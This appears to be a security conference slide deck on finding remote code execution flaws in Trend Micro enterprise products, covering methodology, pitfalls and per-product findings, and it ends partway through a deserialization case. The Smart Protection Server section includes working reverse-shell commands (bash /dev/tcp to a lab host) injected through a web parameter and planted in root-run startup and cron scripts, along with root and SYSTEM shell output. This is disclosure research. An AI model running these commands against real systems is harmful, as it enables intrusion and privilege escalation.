I got 99 trend's and a # is all of them!

How we found over ~~100~~ 200+ RCE vulnerabilities in Trend Micro software


Agenda

- About us
- Motivation
- Targets
- Testing approach
- Pitfalls
- Overall results
- Conclusion
- References

- Smart Protection Server
- Data Loss Prevention Manager
- Control Manager
- InterScan Web Security Virtual Appliance
- ~~Mobile Security For Enterprise~~
- SafeSync For Enterprise

About Us

Roberto Suggi Liverani (@malerisch)



- Independent Security Researcher
- Discovered critical vulnerabilities in vendors such as: Microsoft, Google, Oracle, Mozilla, HPE
- Guest speaker at HiTB, EUSecWest, Ruxcon, Kiwicon, DEFCON and HackPra AllStars
- http://blog.malerisch.net

About Us

Steven Seeley (@mr_me)

- AWAE Content Developer at Offensive Security
- Independent Security Researcher at Source Incite
  - Focusing on high end desktop, enterprise and SCADA vulnerability discovery and exploitation
- Studies the CRCA Wing Chun Martial Arts system
- Certified Scuba Diver and Personal Trainer
- http://srcincite.io/

What This Presentation **is NOT** about!

- Dropping the zero-day we found !
- A debate on vulnerability disclosure
- Putting down Trend Micro. Many other vendors have just as many, if not more vulnerabilities in their code

It's about:

- Sharing our failures, successes, approach to testing
- Helping other developers and security researchers

Motivation

k0rpr1t_z0mb1e
@korprit

Following

ZDI-16-348: Trend Micro InterScan Web Security ManagePatches filename Remote Code Execution Vulnerability -

ZDI-16-348: Trend Micro InterScan Web Security ManagePa...
Details of ZDI-16-348 and how it was discovered/exploited
korpritzombie.com

Quentin Kaiser
@QKaiser

Follow

Trend Micro SafeSync for Enterprise (SSFE) Remote Code Execution Vulnerability - success.trendmicro.com/solution/11151 … (details: qkaiser.github.io/pentesting/tre …)

Motivation

- Trend Micro ***wants*** to secure their software
- They have a bug bounty
- They have a ton of recently acquired / developed security solutions
- Knowledge is readily available
- Many focusing on desktop Antivirus, not enterprise security solutions
- Huge attack surface running **privileged** code
- Finally, we couldn't resist…

Motivation

"If the security industry is going to promote defense, then they, themselves, should ***not*** be defenseless."

Targets

- Smart Protection Server
- Data Loss Prevention Manager
- Control Manager
- InterScan Web Security Virtual Appliance
- Threat Discovery Appliance
- ~~Mobile Security for Enterprise~~ (still zero-day)
- Safe Sync for Enterprise

Testing approach


"How can we fully compromise this product without user interaction?"

Testing approach and methodology

- Low hanging fruit and most critical vulnerability classes
  - OS command injections and/or vulnerabilities that result in code execution
  - Weaknesses in frameworks
  - Authentication bypass
- Focus during vulnerability discovery phase:
  - Reverse engineering of binaries and libraries
  - Source code/scripts extraction and analysis
  - Discern third-party components from Trend Micro code

Testing approach


- *Malware* analysis approach
  - Study the binary, its behavior, components, communication
  - Understand who starts communication first (agent or server?)
  - Studying of the packets exchanged and the protocol format
  - Mapping of each action to network traffic observed via API hooking



Testing Approach

- Looking for front-end *patterns*

```
POST /singlepointAPI.dll HTTP/1.1
Host: [target]
Content-Type: application/json
Connection: close

{"method_name":"get_object","params":
{"name":"test","objectId":"3"}}
```



Testing Approach

- Automate *patterns*
  - Search JavaScript for strings to build the (XHR) requests
  - Write a custom web scanner that will perform the following actions:
    1. Find all operations and their associated parameters in the JavaScript code
    2. Build base requests
    3. Execute base requests and look for a specific status code and/or string
    4. If interesting request, feed Burp web proxy and manually check presence of vulnerability/behavior
    5. If vulnerability found, re-use parameters and values across other identified attack patterns


Testing Approach


- Go behind the *scenes*
  - Using this approach, we found **80**+ exploitable Remote Code Execution vulnerabilities in a single target
  - Approach used against different Trend Micro targets
  - However, not ALL operations can be found from the web
  - Search the binaries for operations that are not triggered via the web application

Testing Approach

- We found functions that **were unlikely** to have been tested for security vulnerabilities
- `strings *.exe | grep -v '@\|;\|#\|&\|%\|\\$\|=\|?\|(\|)\|!\|\"\|:\|-\|>\|\.\|[0-9]\|[A-Z]\|^_\|\s\|\\' | grep _ | sort -u`
- `strings *.dll | grep -v '@\|;\|#\|&\|%\|\\$\|=\|?\|(\|)\|!\|\"\|:\|-\|>\|\.\|[0-9]\|[A-Z]\|^_\|\s\|\\' | grep _ | sort -u`

Testing Approach





Success!

```
[*] Command Stager progress -  29.65% done (29995/101148 bytes)
[*] Command Stager progress -  35.59% done (35994/101148 bytes)
[*] Command Stager progress -  41.52% done (41993/101148 bytes)
[*] Command Stager progress -  47.45% done (47992/101148 bytes)
[*] Command Stager progress -  53.38% done (53991/101148 bytes)
[*] Command Stager progress -  59.31% done (59990/101148 bytes)
[*] Command Stager progress -  65.24% done (65989/101148 bytes)
[*] Command Stager progress -  71.17% done (71988/101148 bytes)
[*] Command Stager progress -  77.10% done (77987/101148 bytes)
[*] Command Stager progress -  83.03% done (83986/101148 bytes)
[*] Command Stager progress -  88.96% done (89985/101148 bytes)
[*] Command Stager progress -  94.89% done (95984/101148 bytes)
[*] Command Stager progress - 100.00% done (101148/101148 bytes)
[+] Using kernel exploit getsystem (cheers @OJ !)...
[*] Sending stage (957487 bytes) to 172.16.175.178
[*] Meterpreter session 1 opened (172.16.175.1:4444 -> 172.16.175.178:49188) at 2017-04-06 10:59:16 -0500

meterpreter > shell
Process 3816 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Pitfalls & difficulties

- Management
  - Managing many reports/exploits/vulnerabilities was very tricky
    - This was reduced since we could send these report's off to ZDI to help us
  - Found many duplicates between us
    - Had to come out with a better system to share bugs!
- Software access
  - Getting up-to-date versions was very hard
  - Limited downloads
  - Trial license with 30 days duration for some products only
    - Some functionality disabled due to lack of full license (e.g. Active Directory integration)

Pitfalls & difficulties

- Mistakes and laziness
  - Rushing into a vulnerability class without understanding the context of the target
  - Not enabling all functionality
    - Some bugs could only be triggered changing default state
  - Ignoring third party components or external software
  - Not setting up an enterprise network (e.g. AD, Exchange server, etc.)
- Authentication Bypass
  - A good number of discovered vulnerabilities still require authentication to trigger ☹


Targets

Smart Protection Server

What is it?

- Acts as a central data repository for internal network
  - URL and mail reputation data
  - Complimentary with Office Scan
  - Consumed by Trend Micro Office Scan clients running on workstations
    - Smaller bandwidth consumption when updating patterns / querying URL validity
- Apache + PHP 5 on Windows
- How many vulnerabilities in this product?
  - **3**x OS Command Injection vulnerabilities (**1**x introduced with a patch!)
  - **4**x Privilege Escalation vulnerabilities
- Java codebase was actually quite strong

… but… PHP had multiple vulnerabilities



Approach

- We had no license… but we had access to patches !

- ~~Install patches via the web interface GUI~~

So we performed a ghetto update install:

- Pop a shell using an old vulnerability
- Patch the install.sh to remove version detection and license checks
- Run install.sh on the command line

wcs_bwlists_handler Cmd Injection


An exploitation walk through using a zero-day…

```
saturn:~ mr_me$ curl -k 'https://172.16.175.134:4343/php/
[redacted].php?sid=dd85456577438340&[redacted]=;bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.175.1%2F4444%200%3E%261,' -H
'Cookie: dd85456577438340=8s7ga6fi2mq94a48p4tbr16rp2'


saturn:~ mr_me$ nc -lv 4444
bash: no job control in this shell
[webserv@localhost php]$ id

uid=501(webserv) gid=501(webserv) groups=101(icrc),501(webserv)
[webserv@localhost php]$ pwd
/var/www/AdminUI/php
```


```
1.

echo "bash -i >& /dev/tcp/172.16.175.1/4444 0>&1" > /usr/tmcss/bin/ProgramUpdateNotify.sh
touch /var/tmcss/patch/__SendRebootNotify__

2.

echo "bash -i >& /dev/tcp/172.16.175.1/4444 0>&1" > /usr/tmcss/bin/ntpdate.sh

**reboot**
```

Elevation of Privileges

- Simple elevation of privilege vulnerabilities
  - ntpdate.sh rc.local Elevation of Privileges
  - ProgramUpdateNotify.sh rc.local Elevation of Privileges
  - CDTPurge.sh crontab Elevation of Privileges
  - Tlogger crontab Elevation of Privileges
- The /etc/rc.local script executes two webserv owned & writable scripts
- The crontab executes two webserv owned and writable scripts, once a day and once an hour…



Elevation of Privileges

In /etc/rc.local we see execution of two different files…

```
touch /var/lock/subsys/local
/usr/tmcss/bin/ntpdate.sh
/sbin/sysctl -e -p /etc/sysctl.conf >/dev/null 2>&1
echo "1 7 1 7" > /proc/sys/kernel/printk
if [ -e "/var/tmcss/patch/__SendRebootNotify__" ]; then rm -f /var/tmcss/patch/__SendRebootNotify__; /usr/tmcss/bin/ProgramUpdateNotify.sh
"ProgramRestart"; fi
if [ -e /dev/rtc0 ]; then
    mv /dev/rtc /dev/rtc.bak
    mv /dev/rtc0 /dev/rtc
fi
```

```
ls -la /usr/tmcss/bin/ProgramUpdateNotify.sh
-rwxr-xr-x 1 webserv webserv 13 Oct  6 17:40 /usr/tmcss/bin/ProgramUpdateNotify.sh

ls -la /usr/tmcss/bin/ntpdate.sh
-rwxr-xr-x 1 webserv webserv 14 Oct  6 13:31 /usr/tmcss/bin/ntpdate.sh

ls -la /etc/rc.d/rc.local
-rwxr-xr-x 1 root root 585 Oct  4 18:56 /etc/rc.d/rc.local
```

Elevation of Privileges

In the crontab we see the same thing…

```
bash-3.2# crontab -l
*/10 * * * * /usr/sbin/logrotate /etc/logrotate.d/lighttpd
0 * * * * /usr/tmcss/bin/tlogger
15 0 * * * /usr/tmcss/bin/CDTPurge.sh

bash-3.2# ls -la /usr/tmcss/bin/tlogger
-rwxr-xr-x 1 webserv webserv 43 Oct  7 10:26 /usr/tmcss/bin/tlogger
bash-3.2# ls -la /usr/tmcss/bin/CDTPurge.sh
-rwxr-xr-x 1 webserv webserv 43 Oct  7 10:23 /usr/tmcss/bin/CDTPurge.sh
```

```
# echo "bash -i >& /dev/tcp/<ip>/<port> 0>&1" > /usr/tmcss/bin/tlogger
# echo "bash -i >& /dev/tcp/<ip>/<port> 0>&1" > /usr/tmcss/bin/CDTPurge.sh
```

Combining the vulnerabilities

… and we are root:

```
saturn:~ mr_me$ nc -lv 4444
bash: no job control in this shell
bash-3.2# id
uid=0(root) gid=0(root)
bash-3.2# uname -a
Linux localhost.localdomain 2.6.18-308.24.1.el5 #1 SMP Tue Dec 4 17:43:34 EST 2012 x86_64 x86_64 x86_64 GNU/Linux
bash-3.2# pwd
/
bash-3.2# hostname
localhost.localdomain
bash-3.2# cat /usr/tmcss/bin/ProgramUpdateNotify.sh
bash -i >& /dev/tcp/172.16.175.1/4444 0>&1
bash-3.2#
```

Summary

- Initial injection requires authentication!! ☹
- The target is also riddled with CSRF and XSS issues
  - These issues have not yet been reported…
- Attackers cannot gain a root shell without client interaction
  - That's not our style!
- No need to use an old kernel bug that could crash the kernel…
- Remember, this Command Injection vulnerability was **introduced in a security patch!**

Results


- Hard to conclude, this is an on-going target
- We will address the authentication mechanism in the future!
- Still, we achieved remote code execution and elevated privileges!
- Patch available: https://success.trendmicro.com/solution/1117033

Data Loss Prevention

End of Life (EOL)


What is it?

- Product to prevent IP theft and data loss within an organization
- Based on agent and network monitoring
  - Network inspection for different protocols
  - Agent supports multiple file formats
  - Policies based
- Previous security research was done by Kelly Lum and Zach Lanier
  - Stay Out of the Kitchen
  - The Kitchen's Finally Burned Down
- They identified some of the attack surface that we audited and found vulnerabilities in!
  - KeyView
  - DLP client agent



Under the hood

- Server
  - Apache Tomcat with compiled CGI and a MySQL database
  - Web Server + Administrative web interface on port 8443
  - Web Server (Tomcat) on port 8080
    - Used by DLP Crawler
- Dscctrl daemon SSL/TCP/8904 and TCP/8804
  - Used for agent communication (encrypted)
- Client
  - Custom protocol format for the DLP client agent
  - Client-side uses KeyView, a third party component.
  - KeyView parses approximately 200 file formats
  - KeyView runs as SYSTEM



How many vulnerabilities in this product?


- Statistics (DLP + KeyView):
  - **42**x vulnerabilities that lead to Remote Code Execution
    - **26**x triggerable without authentication and privileged
  - **1**x Authentication bypass
  - **1**x DoS (Denial of Service)


- Let's discuss approach and the most interesting vulnerabilities
  - dlpCrawlerServerInvoker Deserialization of Untrusted Data
  - Unauthenticated Stored Cross Site Scripting
  - KeyView RTF fonttbl Tag Parsing Stack Buffer Overflow

Attack Surface

- Extraction of web related files
  - /home/dgate/prod/manager/webapps/dsc/WEB-INF/classes/
  - /home/dgate/prod/manager/webapps/dsc/WEB-INF/lib/
- Decompile all classes and libraries
  - JAD / JD-Gui to decompile all classes
- Manually reviewing the source code
  - Use of an IDE to map the code


```
[root@localhost bin]# netstat -ano | grep 8443
tcp        0      0 :::8443                     :::*                        LIST
EN      off (0.00/0/0)
[root@localhost bin]# netstat -anpo | grep 8443
tcp        0      0 :::8443                     :::*                        LIST
EN      3654/java           off (0.00/0/0)
[root@localhost bin]# ps aux | grep 3654
dgate     3654  0.1 15.3 1311636 478032 ?     Sl   Sep16  55:51 /usr/java/jdk1.6.
0_22/bin/java -Djava.util.logging.config.file=/home/dgate/prod/manager/conf/logg
ing.properties -verbose:gc -Xmx1024m -XX:PermSize=128m -XX:MaxPermSize=128m -Dja
va.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.endorsed.di
rs=/home/dgate/prod/manager/common/endorsed -classpath :/home/dgate/prod/manager
/../common/cfg:/home/dgate/prod/manager/bin/bootstrap.jar -Dcatalina.base=/home/
dgate/prod/manager -Dcatalina.home=/home/dgate/prod/manager -Djava.io.tmpdir=/ho
me/dgate/prod/manager/temp org.apache.catalina.startup.Bootstrap start
root      7687  0.0  0.0  3740  648 tty1     R+   21:22   0:00 grep 3654
```





Attack Surface

- Mapping attack surface
- Identify different type of client software
  - Noticed the Crawler agent software available for download
- Agent software is a separate package
  - Mapping use of third parties
  - Noticed use of keyview (more on this later)
- Mapping all external ports to processes




```
[root@localhost lib]# netstat -anop | grep 3654/java
tcp        0      0 ::ffff:127.0.0.1:8005       :::*
EN      3654/java           off (0.00/0/0)
tcp        0      0 :::8080                     :::*
EN      3654/java           off (0.00/0/0)
tcp        0      0 :::8443                     :::*
```

dlpCrawlerServerInvoker Deserialization of Untrusted Data

- Analysis
  - The bug lies in the way the DLP Crawler agent works and communicates to the DLP server
- The DLP Crawler agents uses a specific port to pass data to the DLP server
  - Port 8080
  - The protocol used is HTTP with Java serialized objects

dlpCrawlerServerInvoker Deserialization of Untrusted Data

Example of communication between the DLP Crawler agent and DLP Server

Wireshark · Follow TCP Stream (tcp.stream eq 14) · remotecrawleragent

```
POST /dsc/invoker/dlpCrawlerServerInvoker HTTP/1.1
Accept-Encoding: gzip
User-Agent: Jakarta Commons-HttpClient/3.1
Host: 192.168.64.10:8080
Content-Length: 1197
Content-Type: application/x-java-serialized-object

....sr.5org.springframework.remoting.support.RemoteInvocation_l...
.
...[.    argumentst..[Ljava/lang/Object;L.
attributest..Ljava/util/Map;L.
methodNamet..Ljava/lang/String;[..parameterTypest..[Ljava/lang/Class;xpur..
[Ljava.lang.Object;..X..s)l...xp....sr.Fcom.dgatetech.common.crawler.communication.api.request.RegisterRequest..&.a..O...L.
agentInfot.ILcom/dgatetech/common/crawler/communication/api/request/CrawlerAgentInfo;L.  regOptiont.GLcom/dgatetech/common/crawler/
communication/api/request/RegisterOption;xr.>com.dgatetech.common.crawler.communication.api.request.Request.B...8\
[...D..apiVerL..GUIDq.~..L..reqTypeq.~..xp@.......t.#A05479C4-C04037D3-
FC27D2C8-66EFE90Dt..regsr.Gcom.dgatetech.common.crawler.communication.api.request.CrawlerAgentInfo.<..t..W...L.
crawlerverq.~..L..hostipq.~..L..hostnameq.~..L.
localPathst..Ljava/util/List;L..osverq.~..L. ownerGUIDq.~..xpt..5.6.1058t..
192.168.64.131t..WIN-3TIOJCUODGHsr..java.util.ArrayListx.....a....I..sizexp....w....
xt. Windows Vista Service Pack 1 6.1q.~.
~r.Ecom.dgatetech.common.crawler.communication.api.request.RegisterOption..........xr..java.lang.Enum..........xpt..Registerpt..Re
stur..[Ljava.lang.Class;......Z....xp....vq.~..HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
```

dlpCrawlerServerInvoker Deserialization of Untrusted Data

- By looking at the HTTP POST request we notice important elements:
  - Lack of authentication mechanism
  - No challenge/nonce token required by the server
  - The communication is in clear-text

